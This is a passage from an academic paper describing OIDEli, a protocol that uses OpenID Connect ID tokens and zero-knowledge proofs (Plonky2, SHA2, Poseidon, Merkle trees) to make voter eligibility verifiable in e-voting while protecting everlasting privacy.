ZKP [20, 29, 54] allows one to prove they know some private data privZK satisfying some (public) statement $\mathcal{S}$ depending on some public data pubZK. Such a proof leaks nothing about privZK (**zero-knowledge**) and forging a proof without knowing suitable privZK is computationally infeasible (**soundness**). Usually, it is also required that the proof computation always succeeds on data satisfying $\mathcal{S}$ (**completeness**). We denote $\pi := \mathsf{ZK}_{\mathcal{S}}(\mathsf{privZK})(\mathsf{pubZK})$ the ZKP of a statement $\mathcal{S}$ with private inputs privZK and public inputs pubZK. The associated verification function is $\mathsf{checkZK}_{\mathcal{S}}(\pi, \mathsf{pubZK})$. As an illustration, one can prove the knowledge of a SHA2 preimage: $\mathsf{privZK} = x$, $\mathsf{pubZK} = h$, and $\mathcal{S} =$ "I know x such that $h = \mathsf{sha}_2(x)$".

Numerous ZKP systems exist (see *e.g.,* surveys [29, 54]) with different set of features and performance. For our use case, we seek for a system that meets the following criteria:

1. *transparent*, *i.e.,* no setup ceremony as it induces non-trivial trust assumptions in the e-voting use case. We only assume a Common Random String (CRS), made practical by efforts such as distributed randomness beacon [1].
2. *non-interactive*: verifiers should be able to verify non-interactively.
3. we must be able to compute a proof of knowledge of a SHA2 preimage with reasonable performance (matter of minutes). This will be the costliest operation of our proof (see below). Sadly, it is not possible to switch to a more suitable hash function (such as poseidon discussed below) as we inherit the choice made by OpenID.
4. the scheme should be *perfect-zero knowledge*, which intuitively means that a computationally unbounded attacker learns nothing about privZK, we will see that everlasting privacy would otherwise be put at risk.

In particular, we are not particularly interested in minimizing the verification cost, which can be distributed and spread over time. Similarly, the proof size only needs to be reasonable (in the range of MB) since the number thereof is upper-bounded by the number of eligible voters.

Putting all those constraints together led us to look at recent zk-SNARK implementations, and we selected Plonky2 [53] (based on PLONK [30] and FRI [11]) for our Proof of Concept (PoC) (see Section 6) by studying performance benchmarks [31,46,51,55,56]. However, some other systems are certainly suitable as well and our protocol is presented in a modular way. In particular, we shall specify the ZKP statement for our protocol in the more general framework of arithmetic circuits thus capturing a large class of other ZKP systems [54].

Arithmetic circuits [20, 29, 54] is a computational model for polynomials and is the input format of the statement $\mathcal{S}$ to prove for many ZKP systems [54]. The set of polynomials $\mathcal{K}[X_1, \ldots, X_n]$ is defined with respect to a given field $\mathcal{K}$ (*e.g.,* Plonky2 uses a 64-bit field), and the variables X_i correspond to the private values from privZK. The idea is to encode the statement to prove $\mathcal{S}$ into an arithmetic circuit that yields a polynomial P such that $P[v_1, \ldots, v_n] = 0$ if, and only if, $\mathsf{privZK} := (v_1, \ldots, v_n)$ satisfies the statement $\mathcal{S}$ (for simplicity, we assume pubZK is directly encoded into P).

Circuits have *wires*, carrying data to be processed, and *gates*, processing data. For the sake of simplicity and modularity, we make few assumptions about the circuit language and solely assume the following basic operations: (i) *input wires*, *i.e.,* those that are not outputs of gates, are associated to variables X_i (*i.e.,* private data) or constants (elements of $\mathcal{K}$), (ii) gates are associated to field ($\mathcal{K}$) operations (*e.g.,* addition, multiplication), (iii) equality constraints between wires (which can be easily encoded as a subtraction). This straightforwardly translates to a single constraint $P = 0$ for a polynomial $P \in \mathcal{K}[X_1, \ldots, X_n]$, where polynomial evaluation is done by associating a field element from $\mathcal{K}$ to each wire.

We assume that if one can construct the statement $\mathcal{S}$ as an arithmetic circuit, then one can use $\mathsf{ZK}_{\mathcal{S}}(\cdot)(\cdot)$ and $\mathsf{checkZK}_{\mathcal{S}}(\cdot)$. In practice, Plonky2 and possibly other systems provide such functionalities and meet all criteria listed above (see Section 6).

Even though, in theory, any NP statement can be encoded, one needs to strive to minimize the number of gates and constraints to obtain sufficiently efficient prover and verification time. As we shall see in Section 4, one of the main challenges with designing such circuits is that not all information and computation thereon can be efficiently encoded as respectively elements in $\mathcal{K}$ and $\mathcal{K}$-operations. For instance, sha_2 is notoriously costly to encode [32, 54] because it mainly consists of bitwise operations that require to encode each bit of data as a wire, associated to a field element (of 64 bits for Plonky2). When possible, "zk-friendly" hash functions such as poseidon [32] are preferable as most internal computations can directly be performed in the field.

3 OpenID-Eligibility (*OIDEli*) Protocol

While the OpenID protocol is primarily designed to offer an authentication mechanism, we show in Section 3.1 how it can be used to obtain a *transferable proof* which can convince external observers that a legitimate voter has voted.

The core idea is to obtain a signature from the OpenID provider of the fact that a voter with some identity id, included in a list of eligible identities, cast some ballot b. Such a signature (the signed ID Token) can be published on the BB and verified by anyone. However, revealing the ID token also reveals privacy-sensitive information, notably the voter's identity id and the exact timestamp of when the signature was produced, and hence when the voter voted. Therefore, anyone accessing the BB would be able to know who voted and when. Worse, this may compromise everlasting privacy, as explained in the introduction. Hence we show in Section 3.2 that this signed token may be replaced by a ZKP of knowledge of a (valid) signature, providing eligibility verifiability while still hiding voter-related information and preserving everlasting privacy.

Importantly, we do not require any modification of the OpenID protocol, hence we can readily use existing implementations. Moreover, our design fits a large class of voting protocols, as defined in Section 2.1.

3.1 *OIDEli*: Achieving Universal Eligibility Verification with OpenID

In OpenID, the idP signs an ID token tok. This token may contain several fields, notably the EU's identity id and some nonce N chosen by the RP, *i.e.,* the service provider, here the voting server. Since the idP signs an arbitrary nonce, our first key idea is to use it as a signature oracle. In particular, if a voter with identity id wants to cast a ballot b, we can obtain a signature $\mathsf{sign}_{\mathsf{idP}}(\mathsf{sha}_2(\mathsf{json}(\mathsf{id},b,\ldots)))$ by choosing $N=b$. This basic idea comes however with several issues:

• *format issue*: N is a nonce and not an arbitrary bitstring. This can be easily solved by hashing b first, that is, choosing $N=\mathsf{hash}(b)$. Importantly, the hash function hash can be any hash function of our choice. In particular, this hash function can be chosen to be well suited for a specific ZKP system.

• *cheating voters*: the RP (the voting server) is not guaranteed that the EU (the voter) has recently authenticated themselves to the idP because the voter could replay an old Authorization Code by reusing the same $N=b$.

• *signature oracle issue*: neither the idP nor the voter have control on which ballot b is actually signed. This happens "behind the scenes" for the voter and the OpenID provider is not even aware that an election is running. In particular, the voting server would be able to obtain a signed token for a voter's identity id and a ballot of its choice that can be different from the ballot cast by voter id.

• *control flow issue*: the token tok with the signature of the idP is sent to the RP (the voting server), not to the EU (the voter). Hence the voter loses control on when a valid ballot is produced in their name.

These potential threats guide the design of our protocol. Hence we propose two key principles:

1. the voting client *inspects* the authentication request $\mathsf{AuthReq}(N)$ to check that N is legitimate, *e.g.,* that it contains the ballot b the voter is willing to cast, thwarting the RP maliciously choosing N.
2. to keep control on the moment where a valid signature of the ballot is released to the voting server, the ballot b is not sent directly to the idP. Instead, the voting client *commits* to the ballot by sending $\mathsf{hash}(b,n_V^0)$. The fresh nonce n_V^0 is revealed only at the end, once the voting client has controlled the validity of the ID token.

Protocol Description. With these design principles in mind, we can now describe our *OIDEli* protocol, depicted in Figure 1. The protocol starts as soon as the voter with identifier id is ready to cast a ballot b as prescribed by the voting protocol. This ballot may be purely computed by the voting client or after some interaction with the voting server (*e.g.,* that may re-randomize the ballot).

- The voting client (the EU) first generates a fresh nonce n_V^0 and commits to the ballot, yielding $n_V=\mathsf{hash}(b,n_V^0)$ that is sent to the voting server (the RP).
- The voting server generates a fresh nonce n_S, as prescribed by OpenID: the RP must defend against replay of authentication requests. We will see in Section 3.2 that this nonce will also be used to protect privacy.
- This determines the nonce $N=\mathsf{pad}_{\mathsf{id}}(\mathsf{hash}(n_S\|n_V))$, used for the authentication request. As explained earlier, we use a hash function to comply with the size constraint of N and to hide n_S that eventually must remain private on the BB (see Section 3.2). We also add some padding that depends on the length of id with $\mathsf{pad}_{\mathsf{id}}$ (defined in Section 4.1), in order to dramatically optimize the ZKP (see Section 4).
- The authentication request $\mathsf{AuthReq}(N)$ is emitted by the voting server and sent to the voting client together with n_S. The voting client inspects the authentication request and checks that $N=\mathsf{pad}_{\mathsf{id}}(\mathsf{hash}(n_S\|n_V))$ and transmits the authentication request to the idP.
- The voter authenticates to the idP as done in OpenID.
- Upon successful authentication, the idP sends an ID token $\mathsf{tok},\sigma:=\mathsf{sign}_{\mathsf{idP}}(H)$ where $H=\mathsf{sha}_2(\mathsf{tok})$ to the voting server, as specified by OpenID. The token $\mathsf{tok}=\mathsf{json}(\mathsf{id},\mathsf{sub},N,\mathsf{aud})$ is the JSON encoding of different fields that include id, sub, N, and aud. It also contains other fields that we omit for simplicity.
- The token and signature are sent back to the voting client, which checks that everything is valid. If yes, the voting client releases n_V^0 to the voting server.



Figure 1: **OpenID-Eligibility (*OIDEli*) Protocol**. Our protocol starts when the voter is ready to submit their ballot to the voting server. We depict in blue the messages and actions of our protocol, in black the messages from the OpenID protocol flow and in gray from the voting protocol. MAC is a MAC with a symmetric key shared by the Voting Server and the OpenID Provider. $\mathsf{pad}_{\mathsf{id}}(\cdot)$ adds some padding depending on the length of id (see Section 4.1). The server produces an eligibility proof $\Pi = \mathsf{eliProof}(\mathsf{ID}_{\mathsf{el}}, b, e)$. Eligibility verifiers (auditors) can verify such a proof by running $\mathsf{checkEliProof}(\mathsf{ID}_{\mathsf{el}}, b, \Pi)$. The eligibility proof eliProof and verification checkEliProof algorithms are specified in Tables 1 and 2, depending on the protocol version we consider.

- The voting server knows the ballot b and elements $e := n_V^0, n_S, \mathsf{tok}, \sigma$ obtained through our protocol. These elements form a transferable proof of eligibility. Indeed, the voting server can prove that it has received a valid ballot from voter id. Thanks to the signature of the idP, the voting server cannot forge such a proof. For now, we assume e is published as-is on the BB.
- The voting protocol then continues as expected. For example, voters may perform extra checks, for verifiability purposes.

We denote $\mathsf{eliProof}(\mathsf{ID}_{\mathsf{el}}, b, e)$ the eligibility proof obtained from b, e. For this first version, we consider the simple case where all the elements are published, hence $\mathsf{eliProofplain}(\mathsf{ID}_{\mathsf{el}}, b, e) = e$. This proof contains, in particular, the signature of the OpenID provider, which can be verified by external observers (including auditors). The precise checks are defined by the algorithm $\mathsf{checkEliProofplain}(\mathsf{ID}_{\mathsf{el}}, b, e)$ described in Table 1. Eligibility observers must also check that all ballots come from distinct voters (that is, voters id are pairwise distinct).

Note that the publication of the ballot b on the BB of the voting protocol can be independent of, and can be done earlier than, the publication of the proof of eligibility Π. This way, individual verifiability (*e.g.,* checking b on the BB) is not impacted. However, the voting server must check it can produce Π first, *i.e.,* all checks in $\mathsf{eliProof}(\cdot, \cdot, \cdot)$ are satisfied.

$\mathsf{eliProofplain}(\mathsf{ID}_{\mathsf{el}}, b, e) := e$
$\mathsf{checkEliProofplain}(\mathsf{ID}_{\mathsf{el}}, b, (n_V^0, n_S, \mathsf{tok}, \sigma))$ is true if : • $\mathsf{tok} = \mathsf{json}(\mathsf{id}, \mathsf{sub}, N, \mathsf{aud})$ and $\mathsf{id} \in \mathsf{ID}_{\mathsf{el}}$ • $\mathsf{checkSign}(\sigma, H)$ is true with $H = \mathsf{sha}_2(\mathsf{tok})$ • $N = \mathsf{pad}_{\mathsf{id}}(\mathsf{hash}(n_S \Vert \mathsf{hash}(b, n_V^0)))$

Table 1: Eligibility proof for *OIDEli-id*. $\mathsf{ID}_{\mathsf{el}}$ is the static set of the eligible identities publicly published on the BB. For this version (plain-id), the full authentication token tok (hence the id of the voter) and n_S are provided in clear. Eligibility verifiers (auditors) must also check that all id associated to the ballots published on the BB are pairwise distinct.

Trust Assumptions. As we shall see, *OIDEli-id* guarantees eligibility verification assuming an honest idP. In contrast, the voting server (RP) can be dishonest, as well as arbitrary many voters. We also assume other dishonest RPs. In particular, an (honest) voter may be willing to authenticate to the idP to access other services provided by a potentially malicious RP'. On the other hand, we assume that, when an EU uses idP to authenticate to some RP', the user does check the displayed consent screen that specifies the context of the authentication (here with RP'). Otherwise, a malicious service RP', colluding with the voting server RP could trigger Alice to authenticate to the idP and obtain a valid signature from the idP of some ballot of its choice. Our protocol resists such threats thanks to the signature containing aud, the identifier of the RP, and the fact that the name of the RP is displayed to the EU on the consent screen. Indeed, the idP is responsible for providing such a clear consent screen to the EUs.

Security Claims. We formally prove in Section 5 that OpenID-Eligibility-clear-ID (*OIDEli-id*), implemented with eliProofplain (Table 1), provides **eligibility verifiability** for an honest idP: if a ballot b appears on the BB with a valid proof eliProofplain, then the ballot has indeed be emitted by an eligible voter $\mathsf{id} \in \mathsf{ID}_{\mathsf{el}}$, which has successfully authenticated to the OpenID provider. Furthermore, there is at most one ballot per eligible voter. Section 5 gives more details.

However, this first version of our protocol, *OIDEli-id*, may break everlasting privacy and reveal privacy sensitive voters' information. Indeed, in many voting protocols, the ballot b, published on the BB, contains the encryption of the vote. Moreover, $\mathsf{eliProofplain}(\mathsf{ID}_{\mathsf{el}}, b, e)$ (provably) reveals the identity of the voter, as well as when the voter voted (tok has a timestamped field). Such sensitive information thus leak to anyone having access to the BB. If, additionally, encryption is broken in the future, then any BB reader learns the votes of all voters, hence breaking everlasting privacy. We show in the next section how we can entirely hide on the BB both tok and its privacy-sensitive fields with the use of ZKPs.

3.2 *OIDEli-zk*: Protecting Everlasting Privacy with ZKPs

In order to protect voters' sensitive information and to preserve everlasting privacy, we describe the final version of *OIDEli* where the voting server does not publish the ID token tok in clear-text. Instead, the server computes a ZKP that it has received a valid idP's signature, for a legitimate voter.

The signature received from the OpenID provider is of the form $\sigma := \mathsf{sign}_{\mathsf{idP}}(H)$ where $n_V = \mathsf{hash}(b, n_V^0)$ and:

$$H = \mathsf{sha}_2(\mathsf{json}(\mathsf{id}, \mathsf{sub}, \mathsf{pad}_{\mathsf{id}}(\mathsf{hash}(n_S \Vert n_V)), \mathsf{aud}))$$

In principle, the server could prove that it knows a valid signature σ and values $\mathsf{id}, \mathsf{sub}, n_S, n_V^0$ such that $\mathsf{id} \in \mathsf{ID}_{\mathsf{el}}$ and b is the ballot inside the signature. This would require to encode the verification of a signature in a ZKP. Instead, we remark that we can reveal H and leave the verification of the signature to be made publicly. Similarly, we can leave public the check that $n_V = \mathsf{hash}(b, n_V^0)$.

The voting server also needs to prove that it receives signatures for *distinct* users. This may be costly to prove in zero-knowledge. Instead, we notice that the OpenID protocol guarantees that sub is unique for each voter (EU). Hence we can reveal sub and let the eligibility verifiers verify that the sub are pairwise distinct.

Since we aim to reveal H but not the token in clear on the BB, we should be careful to not allow brute-force attacks where an attacker tries to construct H for each possible $\mathsf{id} \in \mathsf{ID}_{\mathsf{el}}$ until finding a matching H found on the BB. We remark that it suffices to keep one fresh nonce included in N private to thwart such attacks. So the voting server reveals $\mathsf{pubToken} = (\mathsf{sub}, n_V, H)$, keeps id and n_S secret, and produces a ZKP $\pi := \mathsf{ZK}_{\mathcal{S}}(\mathsf{privZK})(\mathsf{pubZK})$ for $\mathsf{privZK} := (n_S, \mathsf{id})$ and $\mathsf{pubZK} := (\mathsf{ID}_{\mathsf{el}}, \mathsf{pubToken})$ that guarantees the following statement $\mathcal{S}$ (aud is considered to be a constant):

"I know private n_S and id such that :
- $\mathsf{id} \in \mathsf{ID}_{\mathsf{el}}$ and (1)
- $H = \mathsf{sha}_2(\mathsf{json}(\mathsf{id}, \mathsf{sub}, \mathsf{pad}_{\mathsf{id}}(\mathsf{hash}(n_S \Vert n_V), \mathsf{aud})))$"

Hence, *OIDEli-zk* considers $\mathsf{eliProof} = \mathsf{eliProofZK}$ as defined in Table 2. Eligibility verifiers (auditors) check the ZKP and the signatures of each ballot using $\mathsf{checkEliProof} := \mathsf{checkEliProofZK}$. They verify in addition that all sub are pairwise distinct. We explain in Section 4 how to design an efficient circuit that can prove the statement $\mathcal{S}$.

As mentioned in Section 3.1, the ZKP π does not have to be computed right away (*e.g.,* before publishing b on the BB), checking the statement $\mathcal{S}$ is enough. Indeed, by completeness of the ZKP, the server is guaranteed it will be able to effectively do it later.

Security Claims. The *OIDEli-zk* protocol (implemented with eliProofZK from Table 2) ensures eligibility verifiability, as *OIDEli-id*. In addition, it hides potentially privacy-sensitive

$\mathsf{eliProofZK}(\mathsf{ID_{el}}, b, (n_V^0, n_S, \mathsf{tok}, \sigma)) := (b, \mathsf{pubToken}, n_V^0, \pi, \sigma)$ if :
- $\mathsf{tok} = \mathsf{json}(\mathsf{id}, \mathsf{sub}, N, \mathsf{aud})$ and $\mathsf{id} \in \mathsf{ID_{el}}$
- $N = \mathsf{pad_{id}}(\mathsf{hash}(n_S \| n_V))$ and $n_V = \mathsf{hash}(b, n_V^0)$
- $\mathsf{checkSign}(\sigma, H)$ is true with $H := \mathsf{sha}_2(\mathsf{tok})$
- $\mathsf{pubToken} := (\mathsf{sub}, n_V, H)$
- $\pi := \mathsf{ZK}_{\mathcal{S}}(n_S, \mathsf{id})(\mathsf{ID_{el}}, \mathsf{pubToken})$

$\mathsf{checkEliProofZK}(\mathsf{ID_{el}}, b, (\mathsf{pubToken}, n_V^0, \pi, \sigma))$ is true if :
- $\mathsf{pubToken}$ is of the form (sub, n_V, H)
- $n_V = \mathsf{hash}(b, n_V^0)$
- $\mathsf{checkZK}_{\mathcal{S}}(\pi, (\mathsf{ID_{el}}, \mathsf{pubToken}))$ is true
- $\mathsf{checkSign}(\sigma, H)$ is true

Table 2: Eligibility proof for *OIDEli-zk*. The voter's identity is protected by the ZKP proving the statement $\mathcal{S}$ specified in Equation (1). The eligibility verifiers must also verify that all the sub published on the BB are pairwise distinct.

voter's information and in particular the link between the ballot and the identity of the voter who interacted with the idP. This guarantees voters remain *anonymous* when the voting server and the idP are honest. We call this property *identity-hiding*. Similarly, the newly added ZKP prevents breaking everlasting privacy. We summarize the security claims in Table 4 (first two lines) presented in Section 5, where the claims are formally defined and proved.

Preservation of other properties. Our *OIDEli* protocols may affect other security properties of the underlying voting protocol. In particular, as discussed in Section 3.1, *OIDEli-id* may endanger everlasting privacy, while *OIDEli-zk* preserves it, thanks to the fact that by the zero-knowledge property of ZKPs, it does not add any link, even implicit, between the voter and their ballot. We note that *OIDEli-zk* still leaks the subject identifier of the voter sub. This could allow an attacker to identify that a voter has voted in several elections, but without knowing which one. For high-stake elections, one can assume that the RP registered to the idP would anyway be renewed (*e.g.,* with a new and clear webpage associated to the election), hence fresh subs would be used.

Our *OIDEli* protocols do not compromise vote privacy. If the underlying voting protocol guarantees vote privacy, it is still the case when used with our protocol since the latter does not use any private material of the voting protocol. Similarly, other verifiability properties enjoyed by the underlying voting protocol (*e.g.,* cast-as-intended, individual, and universal verifiability) are preserved when our protocol is used since the latter does not interfere with the verifiability checks of the underlying voting protocol.

These claims regarding security preservation are informal and could be false for evilly crafted protocols. Formally proving a composition theorem is out of scope of this paper. Instead, we substantiate our claims in Section 5 by also analyzing the security of *OIDEli* on top of the Helios-like protocol from Example 1.

On the other hand, we would like to highlight the fact that the treatment of receipt-freeness, vote-buying or coercion-resistance requires more care. Voting protocols designed to offer such advanced properties often make fine grain assumptions on the communication channels (*e.g.,* anonymous channels). They may require to hide revoting (*e.g.,* Civitas [23] or VoteAgain [43]). Moreover, the exact security definition of receipt-freeness or coercion-resistance typically depend on the voting protocol. Hence, in general, *OIDEli* may break receipt-freeness and coercion-resistance. Whether or not it is possible to adapt it strongly depends on the voting protocol.

4 Zero-Knowledge Proof Design

In this section we provide a complete ZKP design for attesting the knowledge of a valid ID token privately linking the voter to their ballot, more precisely the statement $\mathcal{S}$ (Equation (1)). We first refine $\mathcal{S}$ into a precise statement specification accounting for all constraints we inherit from using the OpenID protocol, which were abstracted away in Equation (1). We then provide a complete arithmetic circuit specification, implementing this statement with a best effort at minimizing the number of gates and constraints. Such circuits are re-usable for many ZKP systems, as discussed in Section 2.3. For our Proof-of-concept, we implemented this circuit in Plonky2 (see Section 6).

4.1 Statement Specification

Figure 2 depicts the statement $\mathcal{S}$ to prove, which is structured in four main parts that we define next.

Hash H computation. As mentioned in Section 3.1, we have no other choice than to use sha_2 to compute H, since this is what the idP will use to compute the ID token, as specified by [50] (see Section 2.3). Another constraint pertaining to the nature of the ID token is the Base64 encoding of its content before the signature, which results in the modified statement $H := \mathsf{sha}_2(\mathsf{base64}(\mathsf{tok}))$. (Note that tok is a JSON Web token, which is simply serialized before the Base64 encoding.)

Token tok *checks (*lookup_i*).* We must check that the serialization of tok contains the expected (private) nonce N (field `"nonce"`) and id (field `"email"` for Google as idP) and the public sub (field `"sub"`) and aud (field `"aud"`). The serialization of tok is a sequence of ASCII characters (each encoded as a byte) of the form:

$$\mathsf{tok} = \{..,\texttt{"sub":"}\langle\mathsf{sub}\rangle\texttt{"},..,\texttt{"email":"}\langle\mathsf{id}\rangle\texttt{"},..,\\ \texttt{"aud":"}\langle\mathsf{aud}\rangle\texttt{"},...,\texttt{"nonce":"}\langle N\rangle\texttt{"},..\}.$$

A naive approach to check that tok contains id in the `"email"` field would be to: (i) impose equality between each of the bytes of id (say of 20 bytes) with the bytes of tok at the right position, say starting at position 100, so checking $\mathsf{id} = \mathsf{tok}[100..120]$, and (ii) impose equality $\texttt{"email":"} = \mathsf{tok}[91..100]$, and (iii) $\texttt{"} = \mathsf{tok}[101]$ (note that the quote character " cannot be used in the JSON values). However, this



Figure 2: Abstract view of our ZKP circuit for statement $\mathcal{S}$. Large circular nodes represent private inputs while hexagonal ones denote public inputs. P stands for poseidon, L is the set of admissible lengths (in bytes) for id in $\mathsf{ID}_{\mathsf{el}}$. Each arrow represents a *group* of wires and its color indicates the type of data each wire encodes as a field $\mathcal{K}$ element (from the least to the most compact/efficient encoding): bit ($\mathbb{B}$) in red, byte ($\mathcal{B}$) in blue, and field element ($\mathcal{K}$) in green. The small circles denotes an encoding: *e.g.,* n wires encoding bytes are encoded into $n \times 8$ wires encoding bits.

statement and its encoding as a circuit would trivially leak the positions of this value in tok (here 100) and the length of id (here 20), which must remain private information.[2] Indeed, as is the case for emails, revealing $|\mathsf{id}|$ associated to a ballot can drastically reduce the *anonymity set* of associated voters.

To remedy this leakage, we must specify a statement (and later a circuit) that is independent of $|\mathsf{id}|$. In particular, the positions of the fields in tok (*e.g.,* of N) must not depend on id. We do so by letting $\mathsf{lookup} := \bigvee_{i\in L} \mathsf{lookup}_i$ where lookup_i enforces all the checks on tok using (i), (ii), and (iii) above, assuming the length of id is i and L is the set of all admissible lengths in bytes for $\mathsf{id} \in \mathsf{ID}_{\mathsf{el}}$. For our PoC, $\mathsf{ID}_{\mathsf{el}}$ was made of Gmail addresses and $L := [11, 50]$.

Another potential leak could be caused by the fact that the computation of H leaks $|\mathsf{tok}|$, which itself leaks $|\mathsf{id}|$. Therefore, we make sure $|\mathsf{tok}|$ is always independent of $|\mathsf{id}|$, and actually constant, by the means of $\mathsf{pad}_{\mathsf{id}}$ in N, included in tok. We let $\mathsf{pad}_{\mathsf{id}}(\cdot)$ be the function that adds $\mathsf{max}_{\mathsf{id}'\in L}|\mathsf{id}'| - |\mathsf{id}|$ times the character "." at the end, so that the sum $|\mathsf{id}| + |\mathsf{pad}_{\mathsf{id}}(\mathsf{hash}(\cdot,\cdot))|$ is constant and independent of id. Since all other field lengths are constant (given specific idP and RP), we thus obtain constant $|\mathsf{tok}|$ (426 bytes for our PoC). This way, all the positions of the fields in tok are at a constant position and a byte-to-byte check for the fields `nonce` (N), `aud` (aud), `email` (id), and `sub` (sub), can be enforced as explained above with the constraints (i) to (iii). The only exception is that we do not check the padding of N in tok, we solely check N', *i.e., N* without padding, is present in tok with the checks (i) and (ii) above, excluding check (iii).[3]

Remark 1. *Note that a simpler solution to the* $|\mathsf{id}|$ *leaking problem would be to first build a naive statement* $\mathcal{S}_i$ *(and circuit) leaking the length* $i = |\mathsf{id}|$ *and then takes a global statement* $\mathcal{S} := \bigvee_{i\in L} \mathcal{S}_i$*. However, this would force us to replicate* $|L|$ *times the* sha_2 *gadget in the circuit. This would come at an unreasonable high cost in terms of number of gates in the circuit and in terms of proving time (see Section 6.2). To reach reasonable proving time, we must limit ourselves to one* sha_2 *sub-circuit, we thus need* $\mathsf{pad}_{\mathsf{id}}(\cdot)$ *to make* $|\mathsf{tok}|$ *constant and the* $\vee_{i\in L}\mathsf{lookup}_i$ *optimization to allow adaptive* tok *parsing.*

Nonce N' computation. We previously defined N to be $\mathsf{pad}_{\mathsf{id}}(N')$ with $N' := \mathsf{hash}(n_S, n_V)$. We instantiate the function hash with poseidon [32] as it is optimized for ZKPs. Indeed, it requires much fewer gates than, *e.g.,* sha_2 (see Sections 2.3 and 6.2). Any secure hash function would be suitable though. Because N is then sent in an AuthReq and should thus be ASCII characters [50], the output of $\mathsf{poseidon}(n_S, n_V)$ needs to be encoded with Base64 (base64 gadget). We obtain $N' := \mathsf{base64}(\mathsf{poseidon}(n_S, n_V))$ of 44 bytes.

Merkle tree membership. The final part of the statement is the membership check of id in $\mathsf{ID}_{\mathsf{el}}$. As standard, we use a Merkle tree with the elements of $\mathsf{ID}_{\mathsf{el}}$ as leaves. The path from id to the root of the tree M is added to our circuit by successively hashing nodes on the path with their siblings $s_1, s_2, \ldots, s_k$, where k is bound by the depth of the Merkle tree. The root M becomes a public input while the path to id with the associated siblings s_i are kept private, effectively proving that $\mathsf{id} \in \mathsf{ID}_{\mathsf{el}}$ by revealing M only. We used poseidon as hashing algorithm to eventually optimize the circuit.

4.2 Arithmetic Circuit

To translate the statement specified in Section 4.1 into a proper arithmetic circuit specification, we shall specify how the various pieces of data are encoded as elements of the field $\mathcal{K}$ and decompose the required gadgets into sub-circuits.

Encoding data in $\mathcal{K}$ and converters. Initially, most inputs are given as sequences of bytes ($\mathcal{B}^*$). A compact encoding to project them onto $\mathcal{K}^*$ would be to encode as many bytes as possible in a field element (*e.g.,* 8 bytes in a 64-bit field elements in the case of Plonky2). However, not all operations on bytes (or even bits, $\mathbb{B}^*$) can be easily encoded as operations in $\mathcal{K}$ (gates) without a large number of gates. When intensive bitwise operations are required, as for computing sha_2, each bit of information shall be encoded as a field element so that bitwise operations can be easily encoded with a single

[2] Indeed, even though a ZKP does not reveal its private inputs, the statement and the circuit itself is public and can reveal some information.

[3] This is *w.l.o.g.* since the statement already proves tok has the expected length and thus so does N. The characters used for padding are irrelevant and not to be checked since the quote character " is forbidden in N.

